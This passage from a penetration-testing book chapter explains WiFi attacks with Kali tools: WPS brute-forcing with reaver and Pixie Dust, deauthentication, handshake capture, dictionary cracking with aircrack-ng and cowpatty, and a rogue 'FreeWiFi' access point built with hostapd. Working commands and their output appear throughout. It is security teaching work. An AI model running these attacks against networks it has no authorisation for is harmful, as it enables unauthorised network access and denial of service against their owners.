    ▶ Tag: DS Parameter set: Current Channel: 153
```

Figure 7-2. Radio headers in Wireshark

The program *kismet* can be used to not only get the BSSID of a wireless network but also enumerate networks that are broadcasting. This information also includes SSIDs that are not named. You will see in [Figure 7-3](#) that a couple of SSIDs aren't explicitly named. The first is *<Hidden SSID>*, indicating that the SSID broadcasting has been disabled. When a probe is sent looking for wireless networks, the AP won't respond with an SSID name. You will, however, get the BSSID. Using the BSSID, we'll be able to communicate with the device because we know the identification of the AP. The second one that isn't explicitly named is *<Any>*, which is an indication that a probe is being sent out.

You will also notice an SSID that has two separate BSSIDs associated with it. In this case, two meshed Google WiFi devices are handling that SSID, and as a result, the SSID is being announced by both of those devices. *kismet* also shows you the channel that is associated with that SSID. Our two APs advertising CasaChien are on two different channels. Two APs trying to communicate over the same channel, meaning they are using the same frequency range, will end up clobbering one another. In the wired world, this would be called a *collision*. Although there are different addresses,

this is still radio. If you ever listen to an AM or FM radio station and you end up hearing a second one at the same time, you'll get the idea.

```
INFO: Detected new managed network "Emily5", BSSID 50:C7:BF:82:86:2C,
encryption yes, channel 5, 450.00 mbit
INFO: Detected new managed network "CenturyLink5191", BSSID C4:EA:1D:D3:78:
39, encryption yes, channel 6, 144.40 mbit
INFO: Detected new probe network "WifiMyqGdo", BSSID 64:52:99:50:48:94,
encryption no, channel 0, 65.00 mbit
INFO: Detected new managed network "CasaChien", BSSID 70:3A:CB:4A:41:3B,
encryption yes, channel 11, 144.40 mbit
INFO: Detected new probe network "CasaChien", BSSID 44:61:32:D6:46:A3,
encryption no, channel 0, 72.20 mbit
INFO: Detected new probe network "<Any>", BSSID 8C:85:90:5A:7E:F2,
encryption no, channel 0, 216.70 mbit
INFO: Detected new probe network "<Any>", BSSID 26:71:40:BD:C4:8E,
encryption no, channel 0, 72.20 mbit
INFO: Detected new probe network "<Any>", BSSID CA:51:2E:55:A7:B6,
encryption no, channel 0, 216.70 mbit
INFO: Detected new ad-hoc network "<Hidden SSID>", BSSID 94:9F:3E:00:FD:83,
encryption yes, channel 0, 0.00 mbit
INFO: Detected new ad-hoc network "<Hidden SSID>", BSSID 94:9F:3E:01:10:FB,
encryption yes, channel 0, 0.00 mbit
INFO: Detected new probe network "<Any>", BSSID BC:EC:5D:1B:1C:C9,
encryption no, channel 0, 144.40 mbit
```

Figure 7-3. Kismet detecting wireless networks

All of this information is useful for further attack strategies. We will need to know things like the BSSID in order to perform attacks, since that's how we know we are talking to the right device.

## WPS Attacks

One way of gaining access to a WiFi network, especially for those who don't want to deal with the fuss of configuring the operating system by entering passwords or pass-phrases, is to use WiFi-Protected Setup (WPS). WPS can use various mechanisms to associate a client with an AP. This might include providing a personal identification number (PIN), using a USB stick, or pushing a button on the AP. However, vulnerabilities are associated with WPS, which may allow an attacker to gain access to networks they shouldn't get access to. As a result, it's useful to scan for networks that may support WPS, since this is something that can be disabled.

The tool we are going to start looking at is *wash*. This tool lets us know whether WPS is enabled on an AP. It's a simple tool to use. You run it by specifying an interface to scan on or by providing a capture file to look for. **Example 7-1** shows a run of *wash* looking for networks in my vicinity that have WPS enabled. This is a simple run, though we could select specific channels.

### Example 7-1. Running wash to identify WPS-enabled APs

```
yazpistachio:root~# wash -i wlan0
```

```
Wash v1.6.4 WiFi Protected Setup Scan Tool  
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
```

BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
50:C7:BF:82:86:2C	5	-43	2.0	No	AtherosC	TP-Link_862C
C4:EA:1D:D3:78:39	6	-43	2.0	No	Broadcom	CenturyLink5191

Now we know that we have two devices in close proximity that support WPS for authentication. Fortunately, both of these devices are mine, which means I am free to perform testing against them. I have the BSSID, which I need in order to run additional attacks. We're going to take a look at using the tool *reaver* to attempt to gain access to the AP. This Kali system is not associated to this network and AP. No authentication credentials have been passed between Kali and this AP. So, we're going to try to use *reaver* to use WPS to get access. This is essentially a brute-force attack, and it's easy to start. We need to provide the interface to use and also the BSSID. You can see the start of a run in [Example 7-2](#).

### Example 7-2. Using reaver to attempt authentication

```
yazpistachio:root~# reaver -i wlan0 -b 50:C7:BF:82:86:2C
```

```
Reaver v1.6.4 WiFi Protected Setup Attack Tool  
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
```

```
[+] Waiting for beacon from 50:C7:BF:82:86:2C  
[+] Received beacon from 50:C7:BF:82:86:2C  
[+] Vendor: AtherosC  
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)  
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)  
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)  
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)  
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)  
[+] Associated with 50:C7:BF:82:86:2C (ESSID: TP-Link_862C)  
[+] 0.00% complete @ 2018-02-20 17:33:39 (0 seconds/pin)
```

Using *reaver* to get the WPS PIN can take several hours, depending on the characteristics of the hardware and the network you are attempting to communicate with. *reaver* is not the only attack tool that can be used against WPS-enabled devices. *reaver* is used online, but if you need to get the PIN offline, you could use the Pixie Dust attack. This attack takes advantage of a lack of randomness in the values used to set up the encryption that passes between the AP and the client. To acquire the PIN using the Pixie Dust attack, you would need to have access to a successful connection.



Once you have this, you collect the public key from both the AP (registrar) and the client (enrollee). Additionally, you need the two hash values used by the client: the authentication session key and the nonce used by the enrollee. Once you have those, there are a couple of programs you can use. One of them is *reaver*. Another is *pixiewps*. Using *pixiewps* is straightforward. To run it with the relevant information, you use `pixiewps -e <enrolleekey> -r <registrarkey> -s <hash1> -z <hash2> -a <session-key> -n <nonce>`.

## Automating Multiple Tests

Unsurprisingly, you can attack WiFi networks in multiple ways. The problem is that saying *WiFi networks* suggests that there are only a couple of types of WiFi networks. The reality is there are many ways that WiFi networks may be deployed, even before we get into topology—meaning the positioning of the devices, whether it’s a mesh network, and various other similar concerns. We haven’t talked at all about encryption to date, though we’ve referred to keys.

To address concerns about privacy, Wired Equivalent Privacy (WEP) was developed to ensure transmission was encrypted. Without encryption, anyone with a WiFi radio could listen in on the transmissions. All they needed was to be in proximity to the signal, which could be in the parking lot. WEP, though, had vulnerabilities. Because of the weakness in its initialization vector, the encryption key could be determined, allowing traffic to be decrypted. As a result, WPA was developed as a successor to WEP. It, too, had issues, leading to WPA2.

The problem is that some people are still using the older encryption mechanisms. In part, this is because of legacy requirements. There may be hardware that can’t be replaced that supports only the older mechanisms. If you have a working network setup, why change it, after all? Therefore, it’s worth performing testing against some of these mechanisms.

Kali includes one program that can be used to test WiFi networks automatically using various techniques. *wifite* can test WPA, WEP, and WPS-enabled APs. While you can test each of those specifically, you can also run *wifite* without any parameters and have it test all of these mechanisms. [Figure 7-4](#) shows *wifite* running. In order to run, it places the interface in monitor mode. This is necessary to be able to get the radio traffic it needs to perform the testing. What’s interesting about this run, aside from one of the SSIDs, is that all of the BSSIDs indicate that WPS is not enabled, which is not true for at least two of them.



An ESSID is an *extended service set identifier*. In some cases, the BSSID will equal the ESSID. However, in larger networks where there may be multiple APs, the ESSID will be different from the BSSID.

```
[+] scanning (wlan0mon), updates at 1 sec intervals, CTRL+C when ready.
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	CasaChien	1	WPA2	90db	no	client
2	CasaChien	1	WPA2	66db	no	clients
3	CasaChien	11	WPA2	58db	no	
4	TP-Link_862C	5	WPA2	57db	no	
5	CenturyLink5191	6	WPA2	56db	no	
6	FBI VAN #47	10	WPA2	46db	no	

```
[0:03:27] scanning wireless networks. 6 targets and 6 clients found
```

Figure 7-4. Using *wifite* to gather BSSIDs

Figure 7-4 shows the list of APs that have been identified. Once you have that list, you need to select the APs you want to test. Once you have the SSID you want to test against showing in the list, you press Ctrl-C to have *wifite* stop looking for networks. You then select a device from the list or you can select all. Example 7-3 shows *wifite* starting testing against all the APs.

Example 7-3. *wifite* running tests

```
[+] select target numbers (1-5) separated by commas, or 'all': all
[+] 5 targets selected.
[0:08:20] starting wpa handshake capture on "CasaChien"
[0:08:09] sending 5 deauth to *broadcast*...
```

As mentioned, *wifite* uses various strategies by default. In addition to trying to capture the handshake required by WPA, as you can see in Example 7-3, *wifite* will also take a pass at running the Pixie Dust attack. You can see attempts to run that attack against the APs that have WPS enabled in Figure 7-5. You will also note there that *wifite* was able to capture the WPA handshake, which it saved as a pcap file for later analysis.

This will run for a while, attempting to trigger the vulnerabilities that exist against the encryption and authentication mechanisms supported. Because all five targets were selected, it will take quite a bit longer than if I were just testing one of the devices. To run these tests, *wifite* needs to send frames that wouldn't be part of the normal process. Other tools do similar things by injecting traffic into the network in order to watch the responses from the network devices. This may be essential in trying to gather enough traffic for analysis.

```
[0:08:20] starting wpa handshake capture on "CasaChien"
[0:08:18] new client found: 94:9F:3E:01:10:FA
[0:07:54] new client found: 44:61:32:D6:46:A3
[0:07:43] listening for handshake...
[0:00:37] handshake captured! saved as "hs/CasaChien_70-3A-CB-4A-41-3B.cap"

[0:00:00] initializing WPS Pixie attack on TP-Link_862C (50:C7:BF:82:86:2C)
[0:00:01] WPS Pixie attack: Vendor: AtherosC
[0:00:02] WPS Pixie attack: Sending identity response
[0:00:03] WPS Pixie attack: WPS transaction failed (code: 0x03), re-trying ...
[0:00:04] WPS Pixie attack: Sending identity response
[0:00:05] WPS Pixie attack: WPS transaction failed (code: 0x03), re-trying ...
[0:00:06] WPS Pixie attack: Sending EAPOL START request
[0:00:08] WPS Pixie attack: WPS transaction failed (code: 0x03), re-trying ...
[0:00:10] WPS Pixie attack: Sending identity response
[0:00:11] WPS Pixie attack: WPS transaction failed (code: 0x03), re-trying ...
[0:00:12] WPS Pixie attack: Sending EAPOL START request
[0:00:13] WPS Pixie attack: Sending identity response
[0:00:14] WPS Pixie attack: WPS transaction failed (code: 0x03), re-trying ...
[0:00:15] WPS Pixie attack: attempting to crack and fetch psk...
[0:00:00] initializing WPS PIN attack on TP-Link_862C (50:C7:BF:82:86:2C)
[0:04:42] WPS attack, 0/3 success/ttl,
```

Figure 7-5. *wifite* attempting Pixie Dust attacks

## Injection Attacks

A common approach to attacking WiFi networks is to inject frames into the network. This can be in order to elicit a response from the AP. One of the tools available in Kali to enable injection is *wifitap*. This program creates a tunnel interface that can be used to inject traffic through to the wireless network. [Example 7-4](#) shows the use of *wifitap* to create a tunnel interface. The BSSID is provided for the AP associated with the SSID. You'll also see that the interface for inbound and outbound are specified. Once *wifitap* is run, you will see that there is a new interface. You will then need to configure the new interface, *wj0*, in order to use it.

*Example 7-4. Using wifitap to create a tunnel*

```
yazpistachio:root~# wifitap -b 50:C7:BF:82:86:2C -i wlan0 -o wlan0
Psyco optimizer not installed, running anyway...
IN_IFACE: wlan0
OUT_IFACE: wlan0
BSSID: 50:c7:bf:82:86:2c
Interface wj0 created. Configure it and use it
```

Once you have the interface up, you will be able to set an IP address for the target network on the interface and then set routes for the target network through your new interface. This program will allow you to inject packets into the network without using any other library. Any application can use this new interface without needing to know anything about interacting with wireless networks. Along with *wifitap* comes a

few other tools that can be used to answer protocols like ARP and DNS. The tools *wifiarp* and *wifidns* can be used to listen for and respond to those protocols on the network.

Not all wireless interfaces support packet injection. Packet injection is something that will be important not only for dumping traffic onto the wireless network but also for trying to crack passwords that will allow us to get authentication credentials for that wireless network. **Example 7-5** shows the use of the tool *aireplay-ng* to determine whether injection works on your system with your interface. You can see from the result that injection is successful.

*Example 7-5. Using aireplay-ng to test packet injection*

```
yazpistachio:root~# aireplay-ng -9 -e TP-Link_862C -a 50:C7:BF:82:86:2C wlan0
21:07:37 Waiting for beacon frame (BSSID: 50:C7:BF:82:86:2C) on channel 5
21:07:37 Trying broadcast probe requests...
21:07:38 Injection is working!
21:07:39 Found 1 AP

21:07:39 Trying directed probe requests...
21:07:39 50:C7:BF:82:86:2C - channel: 5 - 'TP-Link_862C'
21:07:40 Ping (min/avg/max): 1.290ms/14.872ms/48.013ms Power: -44.97
21:07:40 29/30: 96%
```

*aireplay-ng* comes with the *aircrack-ng* package and is also capable of running other attacks, such as fake authentication, ARP replay, and other attacks against authentication. All of these attacks are performed using packet injection techniques on the wireless network. This is a key element of running password attacks.

## Password Cracking on WiFi

The purpose of performing password cracking on a WiFi network is to get the passphrase used to authenticate against the AP. Once we have the passphrase, we can get access to the network, which we shouldn't have access to. From the standpoint of working with an employer or client, if you are capable of cracking the password, a malicious attacker will be able to as well. This could mean vulnerabilities in the encryption mechanism used or it could mean a weak passphrase. Either way, this is something that the business should resolve to prevent unauthorized access to the network.

A few tools can be used to perform password attacks against WiFi networks. Keep in mind that you could be working against two encryption mechanisms: WEP and WPA. It's less likely you will run across a WEP network, but you may still see them. If you do, you should strongly encourage your client or employer to do what they can to replace the AP and network. You may find they are stuck with it for legacy reasons, so

it's worth keeping that in mind. The other encryption mechanism that you will run across is some form of WPA. Again, you shouldn't see WPA, but instead you should see WPA2. If you run across WPA, you should strongly encourage that it be replaced with WPA2.

## besside-ng

The first tool we will take a look at is *besside-ng*. Before we do that, though, we're going to scan for BSSIDs again, though we'll do it in a different way. We're going to use another tool from the *aircrack-ng* package. This tool puts your wireless interface into monitor mode and in the process creates another interface that can be used to dump traffic on. To enable monitor mode, we use *airmon-ng start wlan0* when the wireless interface is *wlan0*. Once *airmon-ng* is started, the interface *wlan0mon* is created. *airmon-ng* will tell you the name of the interface that's created, since yours may be different. Once we have monitor mode enabled, we can use *airodump-ng wlan0mon* to monitor the traffic with the radio headers, which is enabled by *airmon-ng*. [Example 7-6](#) shows the output from *airodump-ng*.

*Example 7-6. Using airodump-ng*

```
CH 10 ][ Elapsed: 6 mins ][ 2018-02-25 19:41
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
78:28:CA:09:8E:41	-1	0	16	0	1	-1	WPA		<leng
70:3A:CB:52:AB:FC	-10	180	259	0	1	54e.	WPA2 CCMP	PSK	CasaC
18:D6:C7:7D:EE:11	-29	198	121	0	1	54e.	WPA2 CCMP	PSK	CasaC
70:3A:CB:4A:41:3B	-44	162	92	0	11	54e.	WPA2 CCMP	PSK	CasaC
C4:EA:1D:D3:78:39	-46	183	0	0	6	54e	WPA2 CCMP	PSK	Centu
50:C7:BF:82:86:2C	-46	118	0	0	5	54e.	WPA2 CCMP	PSK	TP-Liq
C4:EA:1D:D3:80:19	-49	57	39	0	6	54e	WPA2 CCMP	PSK	Centuq

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	1A:BD:33:9B:D4:59	-20	0 - 1	0	6	
(not associated)	26:D6:B6:BE:08:7A	-42	0 - 1	0	6	
(not associated)	44:61:32:D6:46:A3	-46	0 - 1	0	90	CasaChien
(not associated)	64:52:99:50:48:94	-48	0 - 1	0	12	WifiMyqGdo
(not associated)	F4:F5:D8:A2:EA:AA	-46	0 - 1	0	3	CasaChien
78:28:CA:09:8E:41	94:9F:3E:01:10:FB	-28	0e- 0	79	53	Sonos_lHe9q
70:3A:CB:52:AB:FC	94:9F:3E:01:10:FA	-26	36 -24	0	101	
70:3A:CB:52:AB:FC	C8:DB:26:02:89:62	-1	0e- 0	0	3	
70:3A:CB:52:AB:FC	94:9F:3E:00:FD:82	-36	0 -24	0	27	
18:D6:C7:7D:EE:11	44:61:32:8C:02:9A	-46	0 - 1e	240	117	CasaChien

This gives us the list of BSSIDs as well as the encryption details. We know that most of them are using WPA2 with the Counter Mode Cipher Block Chaining Message

Authentication Code Protocol, Counter Mode CBC-MAC Protocol, or CCM mode protocol (CCMP). Unfortunately, the one that is using WPA and not WPA2 is not one of my networks, so I can't do any testing on it. Instead, we're going to be using an AP I own that isn't being used for anything other than testing. We'll use *besside-ng* to attempt to crack the authentication for that BSSID. You need to use `-b` with the BSSID, as you can see in [Example 7-7](#). You also need to specify the interface used. You'll see *wlan0mon* is used, but in order to use it, I stopped *airmon-ng*.

### Example 7-7. Using *besside-ng* to automatically crack passwords

```
yazpistachio:root~# besside-ng -b 50:C7:BF:82:86:2C wlan0mon
[19:55:52] Let's ride
[19:55:52] Resuming from besside.log
[19:55:52] Appending to wpa.cap
[19:55:52] Appending to wep.cap
[19:55:52] Logging to besside.log
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
UNHANDLED MGMT 10cking [TP-Link_862C] WPA - PING
[19:55:59] \ Attacking [TP-Link_862C] WPA - DEAUTH
```

You'll see from the example that *besside-ng* is sending a *DEAUTH*. This is a deauthentication message. It's used to force clients to reauthenticate in order to collect the authentication message. Once the authentication message has been collected, the program can perform a brute-force attack in order to determine the passphrase or authentication credentials used. We are attacking a WPA2-encrypted network, but if we had found a WEP-encrypted network, we could have used *wesside-ng*.



A deauthentication attack can also be used as a denial of service. By injecting deauthentication messages to the network, an attacker can force a client off the network. By continually repeating the deauthentication message, the client may be stuck in an authentication/deauthentication cycle and never be able to get on the network.

## coWPAtty

Another program we can use to try to crack passwords is *cowpatty*. This is styled *coWPAtty*, to make it clear it's an attack against WPA passwords. What *cowpatty* needs in order to crack the password is a packet capture that contains the four-way handshake used to set up the encryption key for encrypting the transmission between the AP and the station. You can get a packet capture including the relevant frames by using *airodump-ng* or *kismet*. Either will generate a packet capture file (*.cap* or *.pcap*)

that would include the relevant radio headers, though you would need to tell *airodump-ng* that you wanted to write out the files. Otherwise, you would just get output to the screen. You would pass *-w* and a prefix to the command. The prefix is used to create the files, including a *.cap* file.

Once you have your *.cap* file, you also need a password file. Fortunately, Kali has several of them in */usr/share/wordlists*. You can also download others from online sources. These are dictionaries that would have to include the password or passphrase used by the wireless network. Just as with any password attack, you won't be successful unless the actual password is in the dictionary you are using. This is because the brute-force attack will compare what was captured against what was generated from the password. Once you have those elements, you could take a run at cracking the passwords with something like the following command: *cowpatty -r test-03.cap -f /usr/share/wordlists/nmap.lst -s TP-Link\_862C*.

## Aircrack-ng

We've been using tools from the Aircrack-ng suite but we haven't talked about using *aircrack-ng* to crack passwords. It's a powerful tool that can crack WEP and WPA passwords. What *aircrack-ng* needs is a large collection of packets that can be used to crack against. What *aircrack-ng* does is a statistical analysis from the packets captured by using a password file to compare against. The short version of what could be a much longer description (and if you are interested in a longer version, you can read the [documentation](#)) is that it's all math and not just hashing and comparing. The program does a byte-by-byte analysis to obtain the passphrase used.



### Weak Initialization Vectors

Encryption mechanisms, like those used by WEP and WPA, can use something called an *initialization vector*. This is a random numerical value, sometimes called a *nonce*, that is used to help create the encryption key. If the initialization vector algorithm is weak, it can lead to predictable values. This can essentially *leak* the passphrase used by the wireless network.

Because the program is doing a statistical analysis, it requires many packets to increase the chance of getting the passphrase right. This is, after all, a statistical analysis, and the more data you have, the more you can compare. Think of it as a frequency analysis when you are trying to decode an encrypted message. A small collection may yield an even distribution across all or most letters. This doesn't help us at all. As a result, the more data we can collect, the better chance we have of being able to determine one-to-one mappings because everything starts to display a normal frequency distribution. The same goes for coin flips. You could flip five heads in a row, for example, or four heads and a tail. Based on the probability of each event, we

will get an equal number of heads as tails, but it may take a large number to fully get to 50%.



## Frequency Analysis

A *frequency analysis* is a count of the number of times characters show up in text. This is sometimes used when trying to crack ciphertext, because a frequency analysis of ciphertext will reveal letters that are used regularly. This allows us to compare that to a table of letters most commonly used in the language the message is written in. This can start to break down some of the ciphertext back to plain text, or at least provide some good guesses as to which ciphertext letters correspond with which plain-text letters.

To use *aircrack-ng*, we need a packet capture. This can be done using *airodump-ng*, as we've used before. In addition to just the capture from *airodump-ng*, we need the capture to include at least one handshake. Without this, *aircrack-ng* can't make an attempt at cracking a WPA password. You will also need a password file. You will find a collection of such dictionaries to be useful, and you may spend some disk space accumulating them. You will find that different files will suit you well because password cracking can have different requirements depending on the circumstances. Not all passwords are created equal, after all. WiFi passwords may be more likely to be passphrases, meaning they would be longer than a user's password.

Fortunately, Kali can help us out here, although what Kali has to offer isn't specifically directed at WPA passphrases but instead at common passwords. One file that is useful because of its size and varied collection of passwords is *rockyou.txt*, which is a word list provided with Kali in the */usr/share/wordlists* directory. We will use this file to check against the packet capture. You can see a run of *aircrack-ng* with *rockyou.txt* as the wordlist/dictionary and then *localnet-01.cap* as the packet capture from *airodump-ng* in [Example 7-8](#).

### Example 7-8. Running *aircrack-ng* to crack WPA passwords

```
root@savagewood:~# aircrack-ng -w rockyou.txt localnet-01.cap
Opening localnet-01.cap
Read 10299 packets.
```

#	BSSID	ESSID	Encryption
1	70:3A:CB:4A:41:3B	CasaChien	WPA (0 handshake)
2	70:3A:CB:52:AB:FC	CasaChien	WPA (0 handshake)
3	18:D6:C7:7D:EE:11	CasaChien	WPA (1 handshake)
4	50:C7:BF:82:86:2C	TP-Link_862C	No data - WEP or WPA
5	70:8B:CD:CD:92:30	Hide_Yo_Kids_Hide_Yo_WiFi	WPA (0 handshake)
6	C4:EA:1D:D3:78:39	CenturyLink5191	No data - WEP or WPA



7	0C:51:01:E4:6A:5C	PJ NETWORK	No data - WEP or WPA
8	C4:EA:1D:D3:80:19		WPA (0 handshake)
9	78:28:CA:09:8E:41		WPA (0 handshake)
10	94:9F:3E:0F:1D:81		WPA (0 handshake)
11	00:25:00:FF:94:73		None (0.0.0.0)
12	70:3A:CB:4A:41:37		Unknown
13	EC:AA:A0:4D:31:A8		Unknown

Index number of target network ?



While three of the SSIDs that were caught belong to me, others do not. Since they belong to my neighbors, it would be impolite, not to mention unethical and illegal, to attempt to crack those networks. Always make sure you are working against either your own systems or systems that you have clear permission to test.

Once we run *aircrack-ng*, we'll be asked which target network we want to crack. You will see from [Example 7-8](#) that only one network has a handshake that was captured. This is one of the BSSIDs associated with the SSID CasaChien. As such, this is the only network we can select to be able to run a crack against. Selecting the network we want will start up the cracking attempt, as seen in [Example 7-9](#).

#### Example 7-9. *aircrack-ng* cracking WPA password

```

Aircrack-ng 1.2 rc4

[00:00:06] 11852/9822768 keys tested (1926.91 k/s)

Time left: 1 hour, 24 minutes, 53 seconds           0.12%

Current passphrase: redflame

Master Key      : BD E9 D4 29 6F 15 D1 F9 76 52 F4 C2 FD 36 96 96
                  A4 74 83 42 CF 58 B6 C9 E3 FA 33 21 D6 7F 35 0E

Transient Key   : 0B 04 D6 CA FF EE 7A B9 6E 6D 90 0F 9E 4F E5 64
                  5B AA C0 53 18 32 F7 54 DE 46 74 D1 4D D0 31 CF
                  BC 57 D7 8A 5C B4 30 DB FA A9 BD F8 20 0C C9 19
                  35 F7 89 F6 2F 8A 25 74 3A 83 FD 50 F7 E5 C3 9B

EAPOL HMAC     : 50 66 38 C1 84 A1 DD BC 7C 2F 52 70 FD 48 04 9A

```

Using Kali in a VM, you can see that it will take about an hour and a half to run through fewer than 10 million passwords. Faster machines that may be dedicated to this task may be able to do the cracking faster. Larger lists will take longer to crack.



## Password Cracking Guarantees

Keep in mind that you are not guaranteed to obtain a password by using this approach. If the actual password is not in the password list you provide, there is no way to get a match. You will end up with a failed crack attempt.

## Fern

Fear not if you are reluctant to take multiple steps using the command line to go after WiFi networks. You can use *Fern*, a GUI-based application that can be used to attack different encryption mechanisms. Figure 7-6 shows the interface that Fern presents. You can see from the screen capture that Fern supports cracking WEP and WPA networks.



Figure 7-6. Fern GUI

Once you have Fern running, you need to select the wireless interface you plan to use and then you need to scan for networks. The selection of the interface is in the left-most box in the top row. Next to that is a Refresh button if you have made changes outside the GUI in order to get them picked up in the interface. “Scan for Access

points” is the next button down. That populates a list that Fern will provide to you. When you select the type of network you want to crack, either WEP or WPA, you will be presented with the box shown in [Figure 7-7](#). This gives you a list of the networks that were found. This list is basically the same list we’ve been dealing with up to now.




Figure 7-7. Fern network selection

You may also notice that at the bottom right of the dialog box is a selection button to provide Fern with a dictionary to use. Just like *aircrack-ng*, Fern uses a dictionary to run cracks with, and just as with *aircrack-ng*, you won’t be able to crack the password if it is not provided in the dictionary that Fern is given. To get Fern started, you select one of the networks provided, provide it with a dictionary file, and then click the Attack button.

## Going Rogue

Rogue APs come in two, possibly three, flavors. First, you may get an AP that just tries to lure you in. It may be named FreeWiFi, or it may be a variation on a legitimate AP. There is no attempt to do anything other than get people to connect. In the second kind, an attacker attempts to take over a legitimate SSID. The attacker masquerades as the real network, possibly jamming the legitimate signal. The third one is

less relevant here, though still of some concern. This may be less of an issue now, but there was a time when employees would install their own APs at their companies because the company didn't offer WiFi. A potentially insecure AP was then bridged to the corporate network, which might have allowed an attacker access to the corporate network.

Rogue APs are a common problem because it's so easy to create a wireless network with an AP advertising an SSID. This may be a well-known AP. Because there is nothing that necessarily makes one clearer than another, it's easy to stand up a rogue AP to attack clients. This isn't useful in and of itself, necessarily, from the standpoint of security testing. It's easy enough to determine that people, given the right location for your rogue AP, will mistakenly attach to your network. Once they have done that, you can collect information from them. This may provide you a way to gain access to the legitimate network by collecting credentials that you can then use against the legitimate network.

## Hosting an Access Point

Before we get into more traditional attacks, we should look at just using Linux—specifically, Kali—to host an AP. This requires a couple of things. The first is a wireless interface. Fortunately, we have one of those. We'll also need the ability to feed network addresses to our clients and then route the traffic that's coming in. We can do all of this with Kali Linux. First, we need to set up a configuration for *hostapd*. Kali doesn't include one by default, but there is an extensively documented sample in */usr/share/docs/hostapd*. To get an AP up and running, we'll use a simple configuration, which you can see in [Example 7-10](#). We'll be putting this into */etc/hostapd*, but it doesn't much matter where it is because you tell *hostapd* where the configuration file is.

*Example 7-10. hostapd.conf*

*# hostapd.conf for demonstration purposes*

```
interface=wlan0
bridge=br0
driver=nl80211
logger_syslog=1
logger_syslog_level=2
ssid=FreeWiFi
channel=2
ignore_broadcast_ssid=0
wep_default_key=0
wep_key0=abcdef0123
wep_key1=01010101010101010101010101010101
```

This configuration allows us to start the *hostapd* service. We provide the SSID as well as the radio channel to be used. We are also telling *hostapd* to broadcast the SSID and not expect that the client specifically ask for it. You also need to provide the encryption and authentication parameters, depending on your needs. We'll be using WEP for this. You can see a start-up of *hostapd* in [Example 7-11](#). What you'll see is a *-B* parameter, which tells *hostapd* to run in the background as a daemon. The final parameter is the configuration file. Since we are providing it, there is no default, and so it doesn't much matter where the configuration file is stored.

### Example 7-11. Starting *hostapd*

```
root@savagewood:/# hostapd -B /etc/hostapd/hostapd.conf
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 9c:ef:d5:fd:24:c5 and ssid "FreeWiFi"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

From the configuration and the start-up messages, you will see that the name of the SSID was *FreeWiFi*, which you can see being advertised in [Figure 7-8](#). This means that our Kali Linux systems is successfully advertising the SSID as expected. This will allow users only to connect to our wireless AP. It doesn't let users do anything after they have connected. To do that, we need a second interface to send the traffic out to. There are a few ways to do that. You could bounce through a cellular connection, a second wireless network, or just run out to a wired interface.



Figure 7-8. List of SSIDs including *FreeWiFi*

Even if we have a second network interface, though, we need to do a couple of other things. To start, we need to tell the Linux kernel that it's okay to pass traffic from one interface to another. Unless we set that kernel parameter, the operating system will not allow the traffic to go anywhere after it has entered the system. We can do that by running `sysctl -w net.ipv4.ip_forward`. To make this change permanent, the file `/etc/sysctl.conf` needs to be edited to set that parameter. That will allow Linux to accept the packets in and forward them out another interface, based on the routing table the operating system has.

With all this in place, you can have your very own AP for whatever purpose you would like. This can include just keeping track of the clients that attempt to connect to you. This may give you a sense of potentially malicious users. To do more complicated and potentially malicious things of our own, we should get a little extra help.

## Phishing Users

